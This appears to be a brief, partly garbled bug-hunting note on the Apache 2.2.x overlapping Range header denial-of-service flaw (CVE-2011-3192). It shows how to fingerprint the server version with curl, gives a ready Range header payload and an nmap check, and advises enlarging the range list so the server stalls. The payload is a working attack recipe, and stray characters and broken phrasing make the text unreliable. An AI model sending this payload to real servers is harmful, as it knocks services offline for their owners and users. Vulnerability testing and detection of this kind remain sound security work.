

It is vulnerable on apache server 2.2.x

8 installed its prone to dos vulnerabilities
0 the flaw is caused the way apache http server handles request with multiple overlapping range, which causes very significant memory and cpu usage on the server

Steps to find 8

1. Capture any request
2. add a range header

```
Range:
bytes=0-,5-0,5-1,5-2,5-3,5-4
```

or use nmap:

```
nmap --script
http-vuln-cve2011-3192.nse
any.com
```


impact

successful exploitation will let the remote unauthenticated attackers to cause a dos, some times system becomes unstable

use curl command to see if server is using apache + version

↳ `curl -I target.com`

if version apache server is 2.2.x, then capture request + add Range header



Note

There is a tool to exploit this apache killer

add abrig list to range, server will take time to response.

